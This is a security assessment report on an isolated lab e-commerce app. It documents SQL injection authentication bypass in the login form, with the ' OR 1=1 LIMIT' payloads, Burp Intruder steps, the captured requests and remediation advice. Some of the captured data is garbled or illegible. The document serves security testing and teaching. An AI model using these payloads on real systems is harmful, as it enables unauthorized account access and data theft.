

Security Assessment Report Of SQL Injection Finding



Name :Prem Patel



Post : xxx xxx xxx



Telephone : 00-xx-00-xx-00



E-mail : cyberguprem@gmail.com

Application Description



The **OVLC Lab's Ordering App** is a demo e-commerce platform designed to simulate a multi-vendor product ordering workflow. It enables users to:

- **Browse & filter** products by category (electronics, apparel, accessories etc.)

- **Register & authenticate** via a secure login system

- **Place orders** with real-time cart management

- **Track order status** from confirmation through delivery

On the vendor side, companies can list new items, update stock levels, and view incoming orders. The application is built with HTML, CSS, and JavaScript on the front end, backed by an Apache web server running PHP and a MySQL (v5.7.21) database. Hosted in an isolated OVLC Lab environment, all public and authenticated endpoints were included in the testing scope.




Vulnerability Detail

Vulnerability ID	V001
Title	SQL Injection
CWE ID	CWE-89
CVSS Score	
Technical Impact	<ul style="list-style-type: none">· Authentication Bypass: The SQL injection vulnerability in the login functionality allows attackers to bypass authentication mechanisms, granting unauthorized access to the application.· Privilege Escalation: By exploiting this flaw, attackers can gain high-privilege access, potentially as administrators, enabling them to perform actions beyond their intended permissions.· Data Exposure: Attackers can retrieve sensitive information from the database, such as user credentials, personal details, and other confidential data.· Data Manipulation: With elevated privileges, attackers can modify or delete data, compromising the integrity of the system.· System Compromise: The vulnerability could be leveraged to execute further attacks, such as installing malware or creating backdoors, leading to a complete system compromise.
Business Impact	<ul style="list-style-type: none">· Data Breach: Unauthorized access to sensitive user information can lead to data breaches, violating data protection regulations and eroding customer trust.· Reputational Damage: Public disclosure of such vulnerabilities can harm the organization's reputation, leading to loss of business and customer confidence.· Financial Loss: Potential legal penalties, remediation costs, and loss of revenue due to downtime or decreased customer trust can have significant financial implications.

Evidence	
	<p>1. Injection Point</p> <ul style="list-style-type: none"> ➤ Login Parameter username <p>2. Malicious Payloads Used</p> <p>(' OR 1=1 LIMIT 1 --) (' OR 1=1 LIMIT 0,1 --) (' OR 1=1 LIMIT 1,1 --) (' OR 1=1 LIMIT 2,1 --)</p> <p>3. Observed Behavior / Server Response</p> <ul style="list-style-type: none"> ➤ Using each payload, the application bypassed authentication and logged in as different users. ➤ Evidence of different users being returned on each attempt confirms the database is being queried directly using injected input. <p>4. Backend SQL Interpretation (optional for technical clarity)</p> <p>SELECT * FROM users WHERE username = " OR 1=1 LIMIT 1,1;</p> <p>This bypasses filtering and forces the DB to return a specific row.</p> <p>5. Impact</p> <p>Unauthorized access to user accounts without valid credentials.</p> <p>Full enumeration of user data is possible with LIMIT-based SQLi.</p>


Step to Reproduce

Step 1 : Here's the login page of the App.



The screenshot shows a web browser window with the address bar displaying "192.168.1.27:13119/login.php". The browser's tab bar includes links to "Kali Forums", "Kali NetHunter", "Exploit-DB", "Google Hacking DB", and "OffSec". The main content area features a "Please Sign in" form with two input fields: "Username" and "Password", and a "Sign in" button.

Step 2 : First We can try with the normal credentials like user/password and its couldn't gave the access.



The screenshot shows the same login page as in Step 1, but with an error message displayed above the "Username" field: "Username doesnot exists". The "Username" and "Password" fields are still present, along with the "Sign in" button.

To be Continue ...

Step 3 : Here we intercept the request of the login page in Burp suit And we can see that Our credential converting into the AES formate encryption.

Time	Type	Direction	Method	URL
12:40:08.9 May 2025	HTTP	→ Request	POST	http://192.168.1.27:13119/login.php

Request

Pretty	Raw	Hex
<pre> 1 POST /login.php HTTP/1.1 2 Host: 192.168.1.27:13119 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Content-Type: application/x-www-form-urlencoded 8 Content-Length: 297 9 Origin: http://192.168.1.27:13119 10 Connection: keep-alive 11 Referer: http://192.168.1.27:13119/login.php 12 Cookie: _ga_4V4HC9K0Z6=G52.1.s17468018946e31\$glft1746808468\$;og1o\$ho; __ga=GAI.1.969525901.1746042087; analytics_uid=s%3A1%3A%22%22%3B; PHPSESSID=v\hpagt18jm4n0chs;8as898ku 13 Upgrade-Insecure-Requests: 1 14 Priority: u=0,i 15 16 username=%7B%22c%22%3A%22cpUTlPI%2Fep89undvRjZv%3D%3D%2C%22iv%22%3A%221ac5cf39e682ed176700d9331c29804%22%2C%22s%22%3A%22e9c1ca5b49cdcb3f%22%2D%2Dpassword=%7B%22c%22%3A%22Sb81MucDbdsqd6xPAwf%3D%3D%2A%22iv%22%3A%22626e99262f1e0c08e96ca947a9801a68%22%2C%22s%22%3A%22cea6859b65ae8b74%22%2D% </pre>		

Step 4 : Here we take the sql payloads and the application accept the AES encrypted formate we convert all our payload to Encryption formate and then set to payload of intruder.

[illegible]

Step 5 : Here we start to try all payloads on username field first.

5

Attack Save

5. Intruder attack of http://192.168.1.27:13119

Attack

Save

Results

Positions

Capture filter: Capturing all items

Apply capture filter

View filter: Showing all items

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
60	%7B%22ct%22%3A%20%22cebDzCFPEFK06jUilaRvEw%3...	200	535			3499	
61	%7B%22ct%22%3A%20%225%2BppUBX8BRq%2BpDQHq...	302	506			3505	
62	%7B%22ct%22%3A%20%22UuM59L oQpedthvjvIRMFOnq%3...	200	535			3499	
63	%7B%22ct%22%3A%20%22Z4Te/gfctk%Q5o%ISZ2Op%3...	200	265			3499	
64	%7B%22ct%22%3A%20%22BZL CJRmg9%2B%2BgaAeYIXr...	302	431			3505	
65	%7B%22ct%22%3A%20%22W0.xd5nlbJQ%2BfMCKrOb60...	302	472			3505	
66	%7B%22ct%22%3A%20%22HQQ/gEwkrObCoLTPU3QKGZ1...	200	187			3499	
67	%7B%22ct%22%3A%20%22dNIWoyyWLSaVNtn3UdT/SWd...	200	154			3499	

Step 6 : In the previous Image you can see that we received the 302 status code in response for more information send this request to repeater and bellow image you can see it tells to follow redirection.

The screenshot shows a web browser window with the address bar displaying 'http://192.168.1.27:13119/login.php'. The browser's developer tools are open, showing the 'Request' and 'Response' tabs. The 'Request' tab shows a GET request to '/login.php' with various headers including 'User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0' and 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8'. The 'Response' tab shows a 302 Found status with a 'Location: /dashboard.php' header. The response body is HTML for a 'Stock Management System' login page, featuring Bootstrap CSS and jQuery.

Step 7 :And you can see that the we just bypassed the login page. With the Sql payload of (' OR 1=1 LIMIT 1 --)
We also tried the different payload but that gave 200 ok status code but no access of the App this payload hit correct it limit to the first raw and it retrieve the username and Hit the login page.

- SELECT * FROM users WHERE username = " OR 1=1 LIMIT 1 -- '
- This is how it it manipulates the server's SQL query to bypass authentication.

The screenshot shows a web browser window with two panes. The left pane, titled 'Request', displays the raw HTTP request details. The right pane, titled 'Response', shows the rendered HTML page from 'NETSQUARE'.


Request Details:

- Method: GET
- URL: /dashboard.php
- Host: 192.168.1.27:13119
- User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
- Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
- Accept-Language: en-US,en;q=0.5
- Accept-Encoding: gzip, deflate, br
- Origin: http://192.168.1.27:13119
- Connection: keep-alive
- Referer: http://192.168.1.27:13119/login.php
- Cookie: _ga_4V4HC9K0Z6=GS2.1.s1746854895\$o32\$g0\$t1746854895\$;0\$10\$0;_ga=GA1.1.969525901.1746042087; analytics_uid=s%3A1%3A%22%22%3B; PHPSESSID=174i97kdgi0bog3shhvn4s477r
- Upgrade-Insecure-Requests: 1
- Priority: u=0, i


Response Details:

- Page Title: Total Orders
- Value: 10
- Date: Saturday 10, 2025
- Value: 451620
- Label: INR Total Revenue

Step 8 : Here's the another 302 response lets check that again to send repeter.



Step 9: Here , check it show the follow redirection.Lets click on it.



Step 10: Here's you saw that we gain the access. This time the payload is (' OR 1=1 LIMIT 1,1 --)

The screenshot shows Burp Suite's interface. On the left, the 'Request' tab displays an HTTP GET request to `/dashboard.php`. The response on the right is a 200 OK status from `NETSQUARE`. The rendered HTML shows a dashboard with a green bar for 'Total Orders' with the value '10' and a blue bar for '451620' representing 'INR Total Revenue'.

Step 11 : And we have the access of username netsquare.this how our payload works Here it retrieve user1.

- SELECT * FROM users WHERE username = '[INPUT]' AND password = '[INPUT]'
- SELECT * FROM users WHERE username = " OR 1=1 LIMIT 1,1 -- ' AND password = Anything

The screenshot shows a web browser displaying the 'Setting' page of the application. The 'Change Username' section has a text input field with the value 'netsquare' and a green 'Save Changes' button. The 'Change Password' section has three text input fields: 'Current Password', 'New password', and 'Confirm Password', each followed by a blue 'Save Changes' button.

Step 12 : This is the another 302 request that we got during all payload check here we forward it to repeter and it show the follow redirection and click on it.


The screenshot shows the 'Response' tab in a web browser's developer tools. The response is an HTTP 302 Found status, indicating a redirect. The 'Location' header points to '/dashboard.php'. The response body contains HTML for a 'Stock Management System' dashboard, including Bootstrap CSS and jQuery scripts. The 'Request' tab on the left shows the original POST request to '/login.php' with a username and password payload.

Step 13 :This time we are login with the another user name ravi.(' OR 1=1 LIMIT 2,1 --) its basically return user 2 and its ravi.This is How it works:

- SELECT * FROM users WHERE username = " OR 1=1 LIMIT 2,1 -- ' AND password = Anything

The screenshot shows a web application interface with a navigation bar and a 'Setting' page. The 'Change Username' section has a text input field containing 'ravi' and a 'Save Changes' button. Below it, the 'Change Password' section has three text input fields for 'Current Password', 'New password', and 'Confirm Password', each followed by a 'Save Changes' button.

Step 14 : And you can also see the proof of sql that after that we can able to retrieve the username list through the user.php.



Remediation

- **Use Prepared Statements (Parameterized Queries):**
Avoid directly inserting user input into SQL queries. Use secure methods like `mysqli_prepare()` in PHP, or ORM-based solutions.
- **Validate and Sanitize User Input:**
Only allow expected input formats (alphanumeric for usernames). Reject or escape anything suspicious.
- **Use Least Privilege for Database Accounts:**
The database user used by the web application should have minimal permissions—only what's required (e.g., no DROP, no GRANT).
- **Error Handling:**
Avoid showing database error messages to users. Use generic error messages to prevent information disclosure.
- **Implement Web Application Firewall (WAF):**
Use a WAF to detect and block SQL injection attempts in real time.
- **Conduct Regular Security Testing:**
Perform periodic code reviews, penetration tests, and vulnerability scans.



Thank you



